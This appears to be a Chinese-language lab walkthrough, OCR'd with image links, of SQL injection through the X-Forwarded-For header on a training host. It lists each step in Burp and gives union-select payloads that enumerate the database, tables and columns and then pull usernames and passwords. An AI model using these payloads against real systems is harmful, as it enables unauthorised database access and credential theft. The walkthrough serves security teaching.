
SQL注入进阶-XFF 注入


访问环境

1. 使用桌面`Firefox`浏览器访问URL为：`http://192.168.10.41:8091`，提示小红必须从自己的电脑访问。




拦截请求


1. 修改浏览器代理地址，右键图标，选择`Burp`




2. 打开`桌面/Burp`开启拦截模式。




3. 浏览器刷新页面，Burp拦截到请求。可以看到`xff`字段是`8.8.8.8`



4. 将`8.8.8.8`修改成`127.0.0.1`，点击`Forward`




5. 浏览器页面显示`zhangsan:ahangsandermima`




XFF注入-寻找闭合


1. 这里使用`Burp`的`Repeater`模块，Burp进行拦截，然后将请求发送到`Repeater`




2. 对XFF字段进行闭合测试，首先使用`'`单引号，



3. 回显，显示报错。




4. 使用 `"` 双引号测试，没有显示报错信息。




5. 得知使用 `'` 单引号进行闭合。

XFF注入-获取数据库


1. 输入payload：`' and 1=1 -- -` 返回正常。



2. 输入payload：`' and 1=2 -- -` 返回不正常。说明语句生效了。




3. 使用`union`联合注入，查看列数`X-Forwarded-For: 127.0.0.1' and 1=1 order by 6 -- -`，经过测试一共6列。`order by 7`页面报错了，说明只有6列。




4. 使当前语句执行一条错误语句，才能把回显的位置显示出来。将`xff：127.0.0.1`修改为`xff: 127.0.0.2`并添加SQL注入语句`' and 1=1 union select 1,2,3,4,5,6 -- -`

5. 页面显示2和3。




6. 将 2 的位置替换成 database() ，payload为：X-Forwarded-For: 127.0.0.2' and 1=1 union select 1,database(),3,4,5,6 -- - ，获得当前数据库为 test




查询表

1. 获取表的payload为：X-Forwarded-For: 127.0.0.2' and 1=1 union select 1,group_concat(table_name),3,4,5,6 from information_schema.tables where table_schema='test' -- - 。表:person,users,xss




查询字段

1. 查询字段的payload为：`X-Forwarded-For: 127.0.0.2' and 1=1 union select 1,group_concat(column_name),3,4,5,6 from information_schema.columns where table_name='users' -- -`。字段名称：`id,username,password,address,email,ip`



查询username字段内容

1. payload为：`X-Forwarded-For: 127.0.0.2' and 1=1 union select 1,group_concat(username),3,4,5,6 from users -- -`。字段内容为：`zhangsan,lisi,test`



查询password字段内容

1. payload为：`X-Forwarded-For: 127.0.0.2' and 1=1 union select 1,group_concat(password),3,4,5,6 from users -- -` 字段内容为：`ahangsandemima,lisidemima,098f6bcd4621d373cade4e832627b4f6`